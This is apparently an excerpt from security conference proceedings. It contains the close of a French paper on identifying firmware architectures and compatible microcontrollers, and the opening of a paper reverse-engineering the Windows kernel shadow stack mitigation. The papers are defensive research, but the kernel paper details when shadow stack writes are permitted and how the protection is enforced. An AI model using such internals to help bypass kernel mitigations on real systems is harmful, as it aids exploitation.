>>>>>>28       ulelong+1               <2
>>>>>>>32      ulelong+1               <2
>>>>>>>>36     ulelong+1               <2
>>>>>>>>>40    ulelong+1               <2
>>>>>>>>>>52   ulelong+1               <2          ARM Cortex-M
```

Évaluation de la signature. Cette signature a été testée avec des échantillons de micrologiciels provenant de ces projets libres : AM32 Bootloader, Betaflight, Marlin, IronOS, QMK, RMK, Tock et MicroPython. Cette base d'échantillons a permis d'éclaircir certaines exceptions. Par exemple les microcontrôleurs NXP FlexSPI et Raspberry Pi RP2040 ajoutent du code en amont de la table de vecteur. Ces exceptions peuvent être gérées avec des variantes de la signature précédente (voir listing 6).

[4] Sa valeur donne une indication sur la taille totale de SRAM du microcontrôleur.
[5] À cause de limitations de densité, la DRAM est plus adaptée pour de telles capacitées.
[6] La parité du pointeur active ou désactive le mode compressé lors d'un saut.

Listing 6: Signature Raspberry Pi RP2040 pour `file/libmagic`

```
# Bootloader stage 2, sources dans le pico-sdk
# boot2_*.S code (_stage2_boot)
0               ulelong                 0x4B32B500
>4              ulelong                 0x60582021
>>8             ulelong                 0x21026898
# exit_from_boot2.S code (check_return) `pop {r0}; cmp r0, #0`
>>>148          ulelong                 0x2800bc01
# continue ensuite avec la signature ARM Cortex-M précédente.
```

3.2 Identification de l'architecture Microchip AVR

AVR utilise une table de vecteurs sous forme d'instructions de saut. Il est donc possible d'utiliser l'opcode de ces instructions pour identifier le type du fichier binaire. Les cœurs AVR utilisent soit des instructions `JMP` sur 4 octets, ou des instructions `RJMP` sur 2 octets (pour les cœurs AVR plus petits).

Listing 7: Signature Microchip AVR pour `file/libmagic`

```
# JMP (4 octets) pour Reset, Int0-2, PcInt0-3 and WDT
0           uleshort&0xFE0E     0x940C
>4          uleshort&0xFE0E     0x940C
>>8         uleshort&0XFE0E     0x940C
>>>12       uleshort&0XFE0E     0x940C
>>>>16      uleshort&0XFE0E     0x940C
>>>>>20     uleshort&0XFE0E     0x940C
>>>>>>24    uleshort&0XFE0E     0x940C
>>>>>>>28   uleshort&0XFE0E     0x940C
>>>>>>>>32  uleshort&0XFE0E     0x940C          AVR firmware

# RJMP (2 octets) pour Reset, Int0-2, PcInt0-3 and WDT
1           byte&0xF0           0xC0
>3          byte&0xF0           0xC0
>>5         byte&0xF0           0xC0
>>>7        byte&0xF0           0xC0
>>>>9       byte&0xF0           0xC0
>>>>>11     byte&0xF0           0xC0
>>>>>>13    byte&0xF0           0xC0
>>>>>>>15   byte&0xF0           0xC0
>>>>>>>>17  byte&0xF0           0xC0            AVR firmware
```

Évaluation de la signature. Cette signature a été testée avec des échantillons de micrologiciels provenant de ces projets libres : Marlin, QMK et les exemples de l'Arduino SDK. L'ensemble des échantillons est correctement détecté.

3.3 Contributions en upstream

Plutôt que de proposer un fork ou un nouvel outil, ces signatures ont été directement proposées par mail au mainteneur actuel de `file/libmagic`. À la date d'écriture de cet article, la dernière version (5.46) peut ainsi détecter les images binaires de micrologiciels ARM Cortex-M, AVR, Espressif ESP8266/ESP32, ainsi que certaines représentations alternatives telles que les formats Intel HEX (`.hex`) et Device Firmware Update (`.dfu`).

4 Identification des microcontrôleurs compatibles

Cette section présente une approche permettant d'identifier les modèles de microcontrôleurs ayant les périphériques nécessaires pour exécuter un micrologiciel donné. Cette méthode consiste à identifier les adresses lues et écrites dans l'espace mémoire destiné aux périphériques, puis de les corréler avec une base de données en source ouverte.

4.1 Identification des accès aux registres de périphériques

En désassemblant l'image du micrologiciel pour l'architecture identifiée (voir section 3), il devient possible de trouver les instructions de lecture et d'écriture de la mémoire.

Dans le cas d'ARM Cortex-M. L'accès à un périphérique est généralement réalisé en deux temps : d'abord une adresse est chargée dans un registre par une première instruction de lecture mémoire `LDR`, puis ce registre est utilisé par une seconde instruction de lecture `LDR*` ou d'écriture `STR*` (voir listing 8). En identifiant ces suites d'instructions avec un désassembleur, il est possible de collecter l'ensemble des adresses accédées en lecture ou en écriture. Parmi ces adresses, celles entre `0x40000000` et `0x5FFFFFFF` correspondent à des accès aux registres de périphériques.

Listing 8: Exemple d'écriture d'un GPIO en ARM Cortex-M

```
1 LDR   r3, [pc, #0x2c]  # pc+0x2c pointe le périphérique GPIOB
2 MOV.W r2, #0x800
3 STRH  r2, [r3, #0x18]  # 0x18 est l'offset du registre BSRR
```

En pratique, il existe quelques situations où il est difficile d'identifier ces suites d'instructions. Par exemple certains accès peuvent être réalisés en passant l'adresse de base d'un périphérique en argument d'une fonction. Pour garder l'implémentation simple, il est possible d'ignorer ces cas et d'accepter de ne pas être exhaustif.

4.2 Collecte des descriptions des registres de microcontrôleurs

Les fabricants distribuent des bibliothèques d'abstraction matérielle afin de faciliter l'adressage vers les différents périphériques de leurs microcontrôleurs. Certaines de ces bibliothèques sont partiellement générées à partir de descriptions, souvent au format XML. Notre but ici est donc de collecter les descriptions qui sont accessibles en source ouverte.[7]

Tableau 3. Formats de description de microcontrôleurs

Architecture	Format de description	Exemples d'outils
ARM Cortex-M	System View Description (SVD)	CMSIS, svdtools
AVR	AVR Tools Device File (ATDF)	avr-rust, atdf2svd
Risc-V	System View Description (SVD)[a]	riscv-rust
TI MSP430	DSLite (folder of XML files)	msp430_svd
Xtensa	System View Description (SVD)[a]	esp-rs

[a] Certains fabricants utilisent SVD bien qu'il s'agisse d'un standard ARM.

La majorité des descriptions sont distribuées au format System View Description (SVD), ou peuvent être facilement converties dans ce format (voir tableau 3). Le format SVD est un document XML avec un schéma défini par ARM. Un extrait de la description du NXP LPC54S005 (sous licence BSD-3-Clause) est présenté en exemple dans le listing 9.

Listing 9: Extrait de fichier System View Description (SVD)

```
<device schemaVersion="1.3">
  <name>LPC54S005</name>
  <peripherals>
    <peripheral>
      <name>SYSCON</name>
      <baseAddress>0x40000000</baseAddress>
      <registers>
        <register>
          <name>AHBMATPRIO</name>
          <addressOffset>0x10</addressOffset>
          <fields>
            <field>
              <name>PRI_ICODE</name>
              <description>I-Code bus priority.</description>
              <bitOffset>0</bitOffset>
              <bitWidth>2</bitWidth>
              <access>read-write</access>
            </field>
```

[7] Donc cette base n'aura pas de microcontrôleurs sous accord de non-divulgation.

Sources agrégeant les descriptions. Chaque bibliothèque d'abstraction matérielle n'inclut en général que quelques descriptions SVD. Il n'est pas envisageable de manuellement collecter ces descriptions en installant manuellement de nombreux environnements de développement. Heureusement, il existe quelques sources les agrégeant.

Une première source communautaire est maintenue avec le module Python `cmsis-svd`, disponible sur GitHub à `https://github.com/cmsis-svd/cmsis-svd-data`. Cette base contient plus de 2 000 descriptions SVD provenant d'une vingtaine d'intégrateurs.

Une seconde source est maintenue par ARM, accessible sur `https://www.keil.arm.com/devices/`. Cette collection est directement alimentée par une trentaine d'intégrateurs et permet à l'environnement de développement ARM Keil de supporter leurs microcontrôleurs.

Mise en forme de la base de données. Les fichiers XML collectés ne sont pas structurés dans un format optimal permettant de filtrer à partir des adresses de registres. Nous implémentons un script Python afin de convertir un dossier de descriptions SVD vers une base de données SQLite (voir figure 4). Ce script permet de passer de 15 Gio de SVD provenant des sources précédentes à une base de données de 315 Mio.




Fig. 4. Schéma de la base de données SQL

4.3 Recherche des microcontrôleurs correspondants

Un script Python `chiprec.py` est proposé. Il se restreint au cas d'ARM Cortex-M et implémente l'identification des adresses de registres puis la recherche des microcontrôleurs compatibles dans la base de données.

La recherche des microcontrôleurs est effectuée par élimination. L'algorithme commence en considérant tous les microcontrôleurs comme étant compatibles. Ensuite, pour chaque adresse accédée par le micrologiciel, les microcontrôleurs n'ayant pas un périphérique avec un registre à cette adresse sont éliminés.

Une fois la recherche terminée, l'outil présente la liste des microcontrôleurs compatibles en explicitant le nom des périphériques utilisés.

Démonstration sur un micrologiciel libre. Nous lançons l'outil sur le micrologiciel Betaflight, compilé pour le microcontrôleur STM32H750 (voir listing 10). L'outil identifie plusieurs microcontrôleurs de la même famille `STM32H7`, cela s'explique par la similarité entre ces microcontrôleurs.

Listing 10: Extrait de l'exécution de `chiprec.py`

```
$ ./chiprec.py ./betaflight_4.4.2_STM32H750.bin
Found addresses: 0x58024428 (read), 0x58024454 (read) [...]

STM32H742x (STM32H742x.svd):
[...]

STM32H753 (STM32H753.svd):
    read register PLLCKSELR of RCC
    read register D2CCIP2R of RCC
    read register D3CCIPR of RCC
    read register DIER of TIM6
    read register CR of CRS
    read register D3CR of PWR
    read register CR of RCC
    [...]

STM32H755_CM4 (STM32H755_CM4.svd):
[...]
```

Références

1. Ian Darwin and Christos Zoulas. file command and the libmagic library. `https://www.darwinsys.com/file/`.
2. Yanick Fratantonio, Elie Bursztein, Luca Invernizzi, Marina Zhang, Giancarlo Metitieri, Thomas Kurt, Francois Galilee, Alexandre Petit-Bianco, and Ange Albertini. Magika content-type scanner. `https://github.com/google/magika`.
3. Louis Granboulan. cpu_rec.py, un outil statistique pour la reconnaissance d'architectures binaires exotiques. *SSTIC*, 2017.
4. Craig Heffner and ReFirmLabs. binwalk : Firmware analysis tool. `https://github.com/ReFirmLabs/binwalk`.
5. Guillaume Heilles and Damien Cauquil. binbloom : raw binary firmware analysis software. `https://github.com/quarkslab/binbloom`.
6. Arm Limited. Cortex-m3 devices generic user guide, memory model. `https://developer.arm.com/documentation/dui0552/a/the-cortex-m3-processor/memory-model`.
7. Marco Pontello. Trid - file identifier. `https://mark0.net/soft-trid-e.html`.
8. Ville Skyttä and David Faure. Shared mime info. `https://www.freedesktop.org/wiki/Software/shared-mime-info/`.
9. Evan Sultanik and Trail of Bits. Polyfile : Python cleanroom implementation of libmagic. `https://github.com/trailofbits/polyfile`.

Analyzing the Windows kernel *shadow stack* mitigation

Rémi Jullian and Alexandre Aulnette
remi.jullian@synacktiv.com
alexandre.aulnette@synacktiv.com

Synacktiv

Abstract. Intel and Microsoft worked together, with other players from the industry, to implement a mechanism named Intel CET, introducing a new mitigation, the shadow stack. Effective both in user mode and kernel mode, this mitigation has been designed to defeat exploit relying on control-flow hijacking, by overriding return addresses on the stack. In this paper, we will discuss the role of this mitigation. We will also deep dive into the implementation of this mitigation in the Windows kernel. We will explain how the Windows operating system leverage on virtualization technics to protect the shadow stack integrity, and to ensure this mitigation cannot be disabled on a live system, even if an attacker possess strong primitives such as a read/write in the kernel.

1 Introduction

1.1 A bit of history

When trying to exploit memory corruption vulnerabilities, attackers' final goal is to achieve code execution, generally by allocating and writing to an executable page, in order to execute an arbitrary payload. *Data Execution Prevention* (DEP) was introduced in the Windows operating system as a security feature to mitigate exploits that involve executing code from non-executable memory regions. On the Windows operating system, up to Windows 8, all pages of memory allocated by the kernel in the *non-paged pool* area were executable. With Windows 8 (64-bit), Microsoft introduced a new pool type, non-executable, the *NonPagedPoolNx* (0x200) [10]. For compatibility reasons, Windows still allows drivers to allocate executable memory from the pool *NonPagedPool*. However by implementing mitigation based on virtualization technology such as *Hypervisor-Based Code Integrity* (HVCI), a secure kernel is used to ensure that all pages of kernel executable code are signed, and that these pages, once marked as an executable, cannot be writable again (W⊕X). In other words, attackers can't just allocate a new executable page of code, write a shellcode and

execute an arbitrary payload. In order to bypass this mitigation, a common method is to rely on *Return-Oriented Programming* (ROP), *Jump-Oriented Programming* (JOP) or *Call-Oriented Programming* (COP) mechanisms. To mitigate these technics, Intel developped a new set of hardware based mitigations named Intel *Control-flow Enforcement Technology* (CET). These mitigations are used to prevent forward-edge (indirect call/jump) and backward-edge (ret) control-flow transfer. The shadow stack is a back-edge oriented mitigation, part of Intel CET, designed to defeat ROP. In this paper, we will focus on the implementation of the shadow stack in the Windows kernel. We will discuss how it prevents executing ROP attacks and how it relies on virtualization to protect against an attacker with read/write primitive against the kernel. Finally, we will discuss the limitations of this mitigation.

1.2 State of the art

In 2018, Microsoft stated they were planning to use Intel CET for backward edge protection [23]. In 2019, B. Sun et al described in depth the implementation of Intel CET for Windows 10 x64 (RS5), to support user mode shadow stack [1]. The internals of user mode shadow stack capabilities have also been covered by Y. Shafir and A. Inoescu in [24]. In 2020, both Intel [7] and Microsoft [21] released blogposts describing this mitigation from a high-level perspective. In 2023, Y. Shafir mentioned that the kernel mode shadow stack was relying on virtualization mechanisms [22]. Finally, in 2025, C. McGarr released the first paper describing in details the kernel mode shadow stack implementation on Windows [13]. In this paper, we will focus on the kernel mode shadow stack, which has been less reviewed than the user mode shadow stack.

At the time of writing, the kernel shadow stack mitigation is not enabled by default on Windows 11 (24H2), with a computer meeting appropriate requirements. This is probably for compatibility reasons. Indeed, Microsoft states that some (third-party) drivers are currently not compatible with this mitigation because they use return-address hijacking to perform code obfuscation [19]. Also, Intel CET *Indirect Branch Tracking* (IBT) mitigation is not yet supported in the Windows kernel. Briefly, IBT is a CPU feature which tracks indirect `jmp` and `call` instructions and generates a fault if the destination instruction is not a `ENDBRANCH`[1] instruction [1]. At the time of writing, *ntoskrnl.exe* (Windows 11, 24H2) does not contain

[1] `ENDBR64` / `ENDBR32`

any `ENDBR64` instruction. We have no information regarding Microsoft plan to support this mitigation in the future.

1.3 Environment

In order to analyze the implementation of the shadow stack in the Windows kernel, we used both static and dynamic analysis. For dynamic analysis, we used a kernel debug environment, on a physical computer running an *Intel Core i3-N305* processor (supporting Intel CET and the virtualization requirements). Reverse engineering was performed on a Windows 11 24H2 operating System. Some proof-of-concepts have also been implemented and are accessible on Synacktiv's github: `https://github.com/synacktiv/windows_kernel_shadow_stack`. As Microsoft provides public *PDB* files [2] for the Windows kernel (*ntoskrnl.exe*), most symbols referenced in the paper can be retrieved for further analysis. Unless explicitly specified, the symbols mentioned in this paper are always prefixed by `nt!`. In order to enable the kernel shadow stack, the following commands can be used to modify the Windows registry:

Listing 1: Kernel shadow stack activation

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard\\
  Scenarios\HypervisorEnforcedCodeIntegrity /v Enabled /t
  ↪ REG_DWORD /d 1 /f
reg add HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard\\
  Scenarios\KernelShadowStacks /v Enabled /t REG_DWORD /d 1 /f
```

To enable the audit mode, the following command can be used:

Listing 2: Kernel shadow stack audit mode activation

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard\\
  Scenarios\KernelShadowStacks /v AuditModeEnabled /t REG_DWORD /d
  ↪ 1 /f
```

The differences between regular and audit mode are covered later in the paper.

2 The shadow stack mitigation

With the shadow stack mitigation, when a `call` instruction is executed, the return address is pushed on the stack, but also on a separated stack,

[2] PDB files are debugging files containing symbols such as function or global variables names

called the shadow stack. The shadow stack pointer is stored in a register called *SSP*. The operating system is responsible for allocating the memory-area behind the shadow stack, and for configuring the CPU properly to enable this mitigation. When a `ret` instruction is executed by the CPU, the return address is popped from the stack, and before executing the flow transfer to the return address, the CPU checks if it matches with the one at the top of the shadow stack. If not, it will generate a *control protection exception* (#CP) and let the operating system decide how the exception should be handled. The Intel manual [8] provides the following pseudo-code related to the shadow stack, for a `ret` (near return) instruction:

Listing 3: Return address verification on a ret instruction

```
...
    RIP := Pop();
    IF ShadowStackEnabled(CPL)
        tempSsEIP = ShadowStackPop8B();
        IF RIP != tempSsEIP
            THEN #CP(NEAR_RET); FI;
    FI;
...
```

This mitigation can work in both user mode, where the *current privilege level* (CPL) is 3, and in kernel mode where the *current privilege level* is 0. The register state used by Intel CET comprises two 64-bit MSRs: [8]:

Architectural MSR Name	Register Address	Description
IA32_U_CET	0x6a0	Configure User Mode CET (R/W)
IA32_S_CET	0x6a2	Configure Supervisor Mode CET (R/W)

Table 1. Intel CET state related MSR

Also, MSR registers listed in table 2 are used to store the address of the shadow stack into the SSP when performing privilege level transition [8]. For instance, when performing a transition from user mode (CPL3) to kernel mode (CPL0), the CPU saves the SSP into the *IA32_PL3_SSP* MSR, and load the new SSP from *IA32_PL0_SSP*. As the Windows operating System only uses 2 privilege level (CPL0 and CPL3), the MSR *IA32_PL1_SSP* and *IA32_PL2_SSP* are currently not used. The Intel manual [8] also documents CPU instructions used to manipulate the shadow stack. Some instructions will be briefly described as they will be

Architectural MSR Name	Register Address	Description
IA32_PL0_SSP	0x6a4	Linear address to be loaded into SSP on transition to privilege level 0 (R/W)
IA32_PL1_SSP	0x6a5	Linear address to be loaded into SSP on transition to privilege level 1 (R/W)
IA32_PL2_SSP	0x6a6	Linear address to be loaded into SSP on transition to privilege level 2 (R/W)
IA32_PL3_SSP	0x6a7	Linear address to be loaded into SSP on transition to privilege level 3 (R/W)

Table 2. Intel CET privilege level transition related MSR

referenced later in this paper, in order to describe the implementation of the shadow stack mitigation in the Windows kernel.

The instruction `rdsspq` can be used to read the value of the stack pointer. The destination register can then be dereferenced for reading a return address which was at the top of the shadow stack:

```
; Copies the current shadow stack pointer (SSP) register to the
; register destination
rdsspq rdx
; Read the value at the top of the shadow stack
mov rax, qword ptr [rdx]
```

The instruction `wrssq` can be used to write to the shadow stack. The destination register must contain an address pointing to the shadow stack. The `wrssq` instruction is one of the few instructions which are allowed to perform a write access to the shadow stack. Also, this instruction requires that the bit `WR_SHSTK_EN` (Bit 1) is set within the MSR `IA32_U_CET` (in user mode) or `IA32_S_CET` (kernel mode):

```
; Write the content of the rcx register to the shadow stack
; reference by rax
wrssq qword ptr [rax], rcx
```

3 Virtualization for kernel shadow stack protection

On Windows, VBS (*Virtualisation-Based Security*) is a set of security features which relies on virtualization techniques. This allows the operating system to run 2 different kernels, with isolation between each other implemented thanks to a mechanism named VTL (*Virtual Trust Level*):

— the "classical" Windows kernel (*ntoskrnl.exe*)

— the secure kernel (*securekernel.exe*)

The secure kernel is more privileged, and runs at VTL 1, while the regular kernel, less privileged, runs at VTL 0 [5]. On Windows, VTL isolation is available thanks to Hyper-V, the Windows Hypervisor. Hyper-V is a type 1 (bare-metal) hypervisor, and thus lies between the hardware layer and the operating system [3]. As mentioned earlier, HVCI allows to ensure that all pages of kernel executable code are signed, and that these pages, once marked as executable, cannot be writable again (W⊕X). HVCI is also used to protect read-only areas such as the Kernel CFG (*Control Flow Guard*) bitmap, or kernel shadow stack's pages. HVCI relies on VBS. Another mechanism named KDP (*Kernel-Data-Protection*), allows to prevent data corruption attacks by protecting parts of the Windows kernel [20]. Both HVCI and KDP rely on SLAT (*Second Layer Address Translation*). SLAT is a hardware mechanism allowing to add an additional layer when performing address translation, that is the process of converting a virtual address to a physical address.




Fig. 1. Virtualisation-Based Security architecture (from [11])

Using SLAT, the hypervisor will be able to intercept a memory access made by the regular kernel, which is actually a GPA (*Guest Physical Address*) access, and to convert it to a SPA (*System Physical Address*) access [12]. Intel implements this conversion using another set of paging structure called EPT (*Extended Page Tables*).




Fig. 2. SLAT implementation

The *Virtual Machine Control Structure* (VMCS) is a hardware-defined data structure used by Intel VT-x to manage the execution of a virtual machine. Each VTL in Hyper-V has its own VMCS, with separate EPTP (*Extended Page Table Pointer*) for memory isolation. As illustrated on figure 2, the EPTP can be retrieved from the VMCS structure, using a `vmread` instruction with 0x201a specified in the register operand. To

configure EPT, the secure kernel uses hypercalls to create EPTE (*Extended Page-Table Entries*) for the classical kernel [12]. A hypercall is a calling mechanism used for guest to interface with the hypervisor [11]. In other words, the classical kernel has no way to interfere with the EPTE. The EPTP allows walking through the EPTs, and to implement EPTE. By implementing EPTE, managed *only* by the hypervisor, which are invisible to the guest (i.e regular kernel), it is possible to implement another level of trust. This allows, for instance, to mark a page as read-only in VTL 0, but writable in VTL 1. Like a regular PTE, the size of an EPTE is 64-bits, and some bits are used to specify access rights on a physical page. The format of an EPTE is described in the Intel developer manual [8]. The following bits are particularly useful for implementing HVCI and KDP:

— Bit 0: Read access; indicates whether reads are allowed from the 4-KByte page referenced by this entry
— Bit 1: Write access; indicates whether writes are allowed from the 4-KByte page referenced by this entry
— Bit 2: Execute access; indicates whether instruction fetches are allowed from the 4-KByte page controlled by this entry

PTEs associated with the shadow stack set their write access bit to 0, thus ensuring the shadow stack cannot be modified. In order to enforce that, the secure kernel will issue, through an hypercall, a request to the hypervisor, in order to set the page as read only in the EPTE for VTL 0. This is described with more details in section 4.7. The hypervisor will be able to catch and deny any write access tentative, by identifying that the write access bit is not set in the EPTE. Using EPT to prevent writes to the supervisor shadow-stack pages of a VM is detailed in section 9.5 (Supervisor Shadow-Stack Control) from Intel CET specifications [6].

4 Implementation in the Windows kernel

In order to enable the shadow stack mitigation, the operating system needs to perform several tasks such as:

— Initializing the exception handler, triggered by the CPU when a control protection exception (#CP) occurs
— Allocating a per-thread shadow stack and protecting it against a write operation implemented in software
— Enabling the mitigation at the CPU level

All these steps are explained in the following sections.

4.1 Exception handler initialization

During the boot process, the function `KiInitializeIdt` is responsible for setting up the *Interrupt Dispatch Table* (IDT), which manages how the processor handles interrupts and exceptions. Within the `INITDATA` section of *ntoskrnl*, the symbol `KiInterruptInitTable` defines the initial configuration of the interrupt handlers used to populate the IDT. Specifically, the entry at vector 0x15 in this table points to the `KiControlProtectionFault` handler:

```
INITDATA:0000000140D80438        dq 14h
INITDATA:0000000140D80440        dq offset KiVirtualizationException
INITDATA:0000000140D80448        dq offset KiVirtualizationExceptionShadow
INITDATA:0000000140D80450        dq 15h
INITDATA:0000000140D80458        dq offset KiControlProtectionFault
INITDATA:0000000140D80460        dq offset KiControlProtectionFaultShadow
INITDATA:0000000140D80468        dq 1Fh
INITDATA:0000000140D80470        dq offset KiApcInterrupt
INITDATA:0000000140D80478        dq offset KiApcInterruptShadow
INITDATA:0000000140D80480        dq 20h
```

Fig. 3. `KiControlProtectionFault` handler

This handler is invoked when the processor raises a Control Protection Exception (#CP), which is triggered by violations related to Intel CET, such as shadow stack corruption or indirect branch tracking violations. The vector entry index 0x15 is actually defined in the Intel manual [8] (Volume 1, Table 6-1. Exceptions and Interrupts).

4.2 Kernel shadow stack activation

In this section, we will describe how the Windows kernel enables the shadow stack mitigation.

Kernel initialization: During the kernel initialization, the function `KiInitializeKernel` calls `KiSetControlEnforcement`, to enable this mitigation if it is supported by the CPU. More precisely, a `cpuid` instruction (with `rax` set to 0x07 and `rcx` set to 0x0) is used to query the CPU structured Extended Feature Flag. If the shadow stack is supported, `cpuid` sets the bit labeled `CET_SS` [8], indicating it supports the shadow stack mitigation, as an output bit within the `rcx` register. This bit is test and used to set a global variable named `KiCetCapable`, if the field `CpuVendor` of the `KPRCB` structure (Kernel Processor Control Block) equals 1 (`WheaCpuVendorIntel`) or 2 (`WheaCpuVendorAmd`). Then, the bit

23 of CR4 register is set. This bit is labeled as CR4.CET [8], and therefore enable Control-flow Enforcement Technology. Finally, the global variable KiUserCetAllowed is set to 1, meaning that user mode applications, running at CPL3, can benefit from the shadow stack mitigation.

Kernel shadow stack initialization: Since the shadow stack mitigation can also be activated when the CPU executes in kernel mode, the function KiInitializeKernelShadowStacks is called at boot time, by KiSystemStartup. This function is responsible for setting global variables related to Intel CET activation in kernel mode. It takes as a parameter a pointer to a structure of type _LOADER_PARAMETER_BLOCK. This structure is initialized by Windows Boot Loader (winload.exe), during the boot process, and passed to ntoskrnl later on [4]. This structure contains a field named Extension, which is a pointer to a structure of type _LOADER_PARAMETER_EXTENSION. The function KiInitializeKernelShadowStacks tests the value of the bit CR4.CET as well as 2 bits from an anonymous bitfield located in this structure:

Listing 4: LOADER_PARAMETER_EXTENSION bitfield

```
1  /* Bit 14 */
2  unsigned __int32 KernelCetEnabled : 1;
3  /* Bit 18 */
4  unsigned __int32 KernelCetAuditModeEnabled : 1;
```

These bits are configured regarding the registry keys mentioned earlier in listing 1 and listing 2 and are used to set 2 global variables:

- KiKernelCetEnabled: The shadow stack mitigation is globally enabled in kernel mode, a #CP fault generated in kernel is likely to cause a *BSOD*.
- KiKernelCetAuditModeEnabled: The shadow stack mitigation is set in audit mode, the fault handler may generate an *Event Tracing for Windows* (ETW) log, and try to fixup the shadow stack to avoid causing a *BSOD*.

The value of these 2 global variables can be queried from userland, using NtQuerySystemInformation, with an undocumented value, as shown in appendix A. To protect these variables from an arbitrary write in kernel, they are a stored in a section named CFGRO, which is read only (in the PTE) but also enforced as read only in the EPTE, thanks to the secure kernel and SLAT. The value of the variables impacts how the control protection exception handler will handle the fault (in kernel mode). This will be described later in section 5 (Fault Handling).

When `KiInitializeKernelShadowStacks` returns to `KiSystemStartup`, the MSR *IA32_S_CET* is written to either 1 (*SH_STK_EN*) or 3 (*SH_STK_EN* | *WR_SHSTK_EN*) if `KernelCetAuditModeEnabled` is set:

Listing 5: Writing MSR *IA32_S_CET*

```
1   mov     eax, 1
2   test    cs:KiKernelCetAuditModeEnabled, 1
3   jz      short loc_140A8818E
4   or      eax, 2
5 loc_140A8818E:
6   xor     edx, edx
7   mov     ecx, 0x6A2 ; Write MSR IA32_S_CET
8   wrmsr
```

This allows to enable the shadow stack for the kernel, and also allows write access to the shadow stack if the audit mode is enabled. Indeed, the Intel manual [8] describes the MSR *IA32_S_CET* as following:

— Bit 0, *SH_STK_EN*: When set to 1, enable shadow stacks at CPL0
— Bit 1, *WR_SHSTK_EN*: When set to 1, enables the WRSSD/WRSSQ instructions.

Please note that if a kernel debugger is attached during the boot of the Windows kernel (`KdDebuggerEnabled && !KdDebuggerNotPresent`), a call to `KdInitSystem` will force the bit *WR_SHSTK_EN* to 1 in the MSR *IA32_S_CET*.

4.3 Shadow stack allocation

The Windows kernel uses a structure of type `_KTHREAD` for each created thread. The function `KeInitThread` is responsible for initializing newly created threads. If `KiKernelCetEnabled` is set, the bit 22, labeled as `CetKernelShadowStack`, is set in the bitfield `_KTHREAD.MiscFlags`. Then `KiCreateKernelShadowStack` is called in order to allocate one page used to implement the kernel shadow stack. Using `MiReservePtes`, 3 PTEs are reserved, however, only one page will be allocated (committed) to implement the shadow stack . This allows to reserve a virtual address space of 0x3000 bytes, composed of a first guard page, a page dedicated to the shadow stack and another guard page.

